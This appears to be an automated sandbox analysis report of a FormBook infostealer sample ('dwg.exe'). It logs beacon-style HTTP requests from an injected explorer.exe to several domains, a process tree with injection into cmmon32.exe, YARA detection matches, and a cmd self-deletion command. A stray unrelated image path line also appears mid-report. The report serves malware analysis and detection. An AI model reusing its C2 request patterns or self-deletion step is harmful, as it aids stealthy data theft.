67 59 3a 9b da 41 e7 87 f8 79 40 65 4b 14 fb 0a 95 4f 21 86 cd 52 55 51 08 34 81 46 11 b5 94 94 76 b0 f5 07 d4 e5 5f 95 9a 52 e9 fc 0b 83 fe 6a 82 e4 79 60 22 5b 77 f2 ac f4 bb 03 b4 f6 46 cd ba d3 5a 7f b8 1d b2 8e 25 4e 01 54 92 d6 c3 36 73 1f b3 6a ef a6 9f e5 26 f5 6e bf 6c 6c a8 dd cb 0b cb a4 9a 20 ec 07 7c a7 dc f2 28 5a 12 85 43 b9 64 bc c6 27 7d 4b 16 1d 32 40 Data Ascii: [0GUmyuQ*DFA;2XvWp&#CCB{*lL"idoCHgY:Ay@eKO!uRUQ+;HYWK!yYC5f34_RH!e1<WjPLJ/BDK` <r#}.&p\x*D[HG4-BO~&;1sPLo6{&yHy1zH[mtd6u'Uy??NgqE\Ln8OaZekaAZ:rd&dzfFt?FL5O<PVa-Z:=Dq!(s&{OiT;y&caB g,6eZF9;wkYlxlw|`7Cujfj8"l-l+SL$L*u}j1Fy_~)7b@e*y_A><'uj6Be%\E-AtwzIoNYARb_m?M!q;9/`Bz9$jTtG4$q{\f2+5V%"-v7d_G!~tEhJ)JX+iqI!pNby2<8N]`t*'Ph)!N8_y%g67B@CBUo(}let3"idoCHgY:Ay@eKO!RUQ4Fv_Rjy`"[wFZ%NT6sj&nll | (ZCd'}K2@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49726	104.18.194.20	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 24, 2021 09:54:57.474004984 CET	1531	OUT	GET /gzjz/?Rxo=8pyT5Z4hoPNLSb&an=g/ID2zcVRpzk9dEh2O/HeBX/PmjvP3gMDSJL8xLFEItD5siNJ7dqXm1dy HJfWJK4oFU1 HTTP/1.1 Host: www.hamiltonparkpdx.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 24, 2021 09:54:57.525089979 CET	1531	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 24 Feb 2021 08:54:57 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Wed, 24 Feb 2021 09:54:57 GMT Location: https://www.hamiltonparkpdx.com/gzjz/?Rxo=8pyT5Z4hoPNLSb&an=g/ID2zcVRpzk9dEh2O/HeBX/PmjvP3 gMDSJL8xLFEItD5siNJ7dqXm1dyHJfWJK4oFU1 cf-request-id: 0874d8b4e300004a7932305000000001 Server: cloudflare CF-RAY: 6267f701696e4a79-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49733	142.250.185.179	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 24, 2021 09:55:02.684974909 CET	1625	OUT	GET /gzjz/?an=FjP/8nTVipDtB7rMeh6473uM1PeF+4kTlJ1YfKzI0TvNj01mXujzKbdkPkRKtuLnfvUf&Rxo=8pyT5Z4hoPNLS b HTTP/1.1 Host: www.readingqueens.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 24, 2021 09:55:02.847496986 CET	1662	IN	HTTP/1.1 301 Moved Permanently Content-Type: application/binary Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Wed, 24 Feb 2021 08:55:02 GMT Location: https://www.readingqueens.com/gzjz/?an=FjP/8nTVipDtB7rMeh6473uM1PeF+4kTlJ1YfKzI0TvNj01mXuj zKbdkPkRKtuLnfvUf&Rxo=8pyT5Z4hoPNLSb Server: ESF Content-Length: 0 X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49738	3.223.115.185	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 24, 2021 09:55:18.232908964 CET	5104	OUT	GET /gzjz/?an=H++1jH4LKbR0fJKel0r+X/Bgsf9YQS9YCvMETuo+3edei6txUlQLYKB4EjEP5vt6Q2ea&Rxo=8py T5Z4hoPNLSb HTTP/1.1 Host: www.winningscotland.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 24, 2021 09:55:18.360658884 CET	5104	IN	HTTP/1.1 302 Found Cache-Control: private Content-Type: text/html; charset=utf-8 Location: https://www.hugedomains.com/domain_profile.cfm?d=winningscotland&e=com Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Wed, 24 Feb 2021 08:54:55 GMT Connection: close Content-Length: 191 Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 4f 62 6a 65 63 74 20 6d 6f 76 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 32 3e 4f 62 6a 65 63 74 20 6d 6f 76 65 64 20 74 6f 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 68 75 67 65 64 6f 6d 61 69 6e 73 2e 63 6f 6d 2f 64 6f 6d 61 69 6e 5f 70 72 6f 66 69 6c 65 2e 63 66 6d 3f 64 3d 77 69 6e 6e 69 6e 67 73 63 6f 74 6c 61 6e 64 26 61 6d 70 3b 65 3d 63 6f 6d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 68 32 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>Object moved</title></head><body> Object moved to here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49739	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 24, 2021 09:55:23.479542971 CET	5106	OUT	GET /gzjz/?Rxo=8pyT5Z4hoPNLSb&an=LENh5Imcw7WV23PMDSK6gQgZ7usNfvsiux/HEpxATH+NcHhzFLQFIzxEn7XOqifbExQJ HTTP/1.1 Host: www.kreatelymedia.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 24, 2021 09:55:23.618812084 CET	5107	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 24 Feb 2021 08:55:23 GMT Content-Type: text/html Content-Length: 275 ETag: "6031584e-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49741	23.111.137.154	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 24, 2021 09:55:29.009828091 CET	5131	OUT	GET /gzjz/?an=/pUzTSccEH+RkAwwv+GOC/YRN8fCteWKlCqISlYUoueysdRKiHy5pXXTDI02yup/WIos&Rxo=8pyT5Z4hoPNLSb HTTP/1.1 Host: www.neuroacademyok.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 24, 2021 09:55:30.420865059 CET	5140	IN	HTTP/1.1 301 Moved Permanently Connection: close Content-Type: text/html; charset=UTF-8 WPO-Cache-Status: not cached WPO-Cache-Message: In the settings, caching is disabled for matches for one of the current request's GET parameters Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://neuroacademyok.com/gzjz/?an=/pUzTSccEH+RkAwwv+GOC/YRN8fCteWKlCqISlYUoueysdRKiHy5pXXTDI02yup/WIos&Rxo=8pyT5Z4hoPNLSb Content-Length: 0 Date: Wed, 24 Feb 2021 08:55:30 GMT Server: LiteSpeed Vary: User-Agent,User-Agent

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49742	23.110.124.43	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 24, 2021 09:55:34.966166973 CET	5141	OUT	GET /gzjz/?Rxo=8pyT5Z4hoPNLSb&an=jd3N18O1dmETY8AwSK2SCf/DBHf2WfDwkoednOutgI3n+6kC8/qkQJNPdpn7LPtDVMxb HTTP/1.1 Host: www.india-vspakistanlive.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 24, 2021 09:55:35.157524109 CET	5142	IN	HTTP/1.1 200 OK Content-Type: text/html; charset=UTF-8 Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Access-Control-Allow-Origin: * Access-Control-Allow-Headers: * Access-Control-Allow-Methods: GET, POST Date: Wed, 24 Feb 2021 08:55:25 GMT Connection: close Content-Length: 768 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 2f 3e 3c 74 69 74 6c 65 3e e8 af b7 e7 a8 8d e7 ad 89 ef bc 8c e6 ad a3 e5 9c a8 e8 bf 9b e5 85 a5 2e 2e 2e 3c 2f 74 69 74 6c 65 3e 3c 73 63 72 69 70 74 3e 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 62 70 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 3b 76 61 72 20 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f 63 6f 6c 2e 73 70 6c 69 74 28 27 3a 27 29 5b 30 5d 3b 69 66 20 28 63 75 72 50 72 6f 74 6f 63 6f 6c 20 3d 3d 3d 20 27 68 74 74 70 73 27 29 20 7b 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 73 3a 2f 2f 7a 7a 2e 62 64 73 74 61 74 69 63 2e 63 6f 6d 2f 6c 69 6e 6b 73 75 62 6d 69 74 2f 70 75 73 68 2e 6a 73 27 3b 7d 65 6c 73 65 20 7b 20 20 20 20 62 70 2e 73 72 63 20 3d 20 27 68 74 74 70 3a 2f 2f 70 75 73 68 2e 7a 68 61 6e 7a 68 61 6e 67 2e 62 61 69 64 75 2e 63 6f 6d 2f 70 75 73 68 2e 6a 73 27 3b 7d 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 73 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 62 70 2c 20 73 29 3b 7d 29 28 29 3b 3c 2f 73 63 72 69 70 74 3e 3c 2f 68 65 61 64 3e 20 20 3c 62 6f 64 79 3e 3c 64 69 76 20 73 74 79 6c 65 3d 22 64 69 73 70 6c 61 79 3a 6e 6f 6e 65 22 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 68 68 61 70 70 78 7a 2e 63 6f 6d 2f 22 3e 20 3c 2f 61 3e 0a 3c 2f 64 69 76 3e 3c 64 69 76 20 73 74 79 6c 65 3d 22 64 69 73 70 6c 61 79 3a 6e 6f 6e 65 22 3e 3c 73 63 72 69 70 74 3e 73 65 74 54 69 6d 65 6f 75 74 28 27 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 3d 22 20 68 74 74 70 3a 2f 2f 68 68 73 70 61 70 70 38 2e 63 6f 6d 2f 64 68 35 2f 69 6e 64 65 78 2e 68 74 6d 6c 22 3b 27 2c 20 33 30 30 30 29 3b 3c 2f 73 63 72 69 70 74 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE html><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8" /><title>...</title><script>(function(){var bp = document.createElement('script');var curProtocol = window.location.protocol.split(':')[0];if (curProtocol === 'https') { bp.src = 'https://zz.bdstatic.com/linksubmit/push.js';}else { bp.src = 'http://push.zhanzhang.baidu.com/push.js';}var s = document.getElementsByTagName("script")[0];s.parentNode.insertBefore(bp, s);})();</script></head> <body> <script>setTimeout('window.location=" http://hhspapp8.com/dh5/index.html";', 3000);</script> </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49745	192.0.78.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 24, 2021 09:55:45.292023897 CET	5179	OUT	GET /gzjz/?Rxo=8pyT5Z4hoPNLSb&an=8yKicZTiYwz0hefatpOkgI7InzeyxHrMIp7ZjAxRWYlijCvBEtCIbqNPIKBmez+UsXeV HTTP/1.1 Host: www.bloomingintoyou.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 24, 2021 09:55:45.332649946 CET	5180	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 24 Feb 2021 08:55:45 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.bloomingintoyou.com/gzjz/?Rxo=8pyT5Z4hoPNLSb&an=8yKicZTiYwz0hefatpOkgI7InzeyxHrMIp7ZjAxRWYlijCvBEtCIbqNPIKBmez+UsXeV X-ac: 2.hhn _dfw Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: dwg.exe PID: 6408 Parent PID: 5620

General

Start time:	09:53:45
Start date:	24/02/2021
Path:	C:\Users\user\Desktop\dwg.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\dwg.exe'
Imagebase:	0x400000
File size:	98304 bytes
MD5 hash:	92628CC54AD5D8FFED4F28F9BF9F80F8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: dwg.exe PID: 6696 Parent PID: 6408

General

Start time:	09:53:57
Start date:	24/02/2021
Path:	C:\Users\user\Desktop\dwg.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\dwg.exe'
Imagebase:	0x400000
File size:	98304 bytes
MD5 hash:	92628CC54AD5D8FFED4F28F9BF9F80F8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.291759356.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.291759356.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.291759356.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.296448526.000000001DEB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.296448526.000000001DEB0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.296448526.000000001DEB0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182D7	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 6696

General

Start time:	09:54:14
Start date:	24/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmmon32.exe PID: 2208 Parent PID: 3388

General

Start time:	09:54:27
Start date:	24/02/2021
Path:	C:\Windows\SysWOW64\cmmon32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmmon32.exe
Imagebase:	0x130000
File size:	36864 bytes
MD5 hash:	2879B30A164B9F7671B5E6B2E9F8DFDA

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 0000000A.00000002.461717156.00000000026E4000.00000004.00000020.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.460585611.00000000001E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.460585611.00000000001E0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.460585611.00000000001E0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.461025057.0000000002360000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.461025057.0000000002360000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.461025057.0000000002360000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 0000000A.00000002.463830371.00000000049D7000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	23782D7	NtReadFile

Analysis Process: cmd.exe PID: 6612 Parent PID: 2208

General

Start time:	09:54:32
Start date:	24/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\dwg.exe'
Imagebase:	0xad0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\dwg.exe	cannot delete	1	AF0374	DeleteFileW
C:\Users\user\Desktop\dwg.exe	cannot delete	1	AF0374	DeleteFileW

Analysis Process: conhost.exe PID: 6684 Parent PID: 6612

General

Start time:	09:54:32
Start date:	24/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis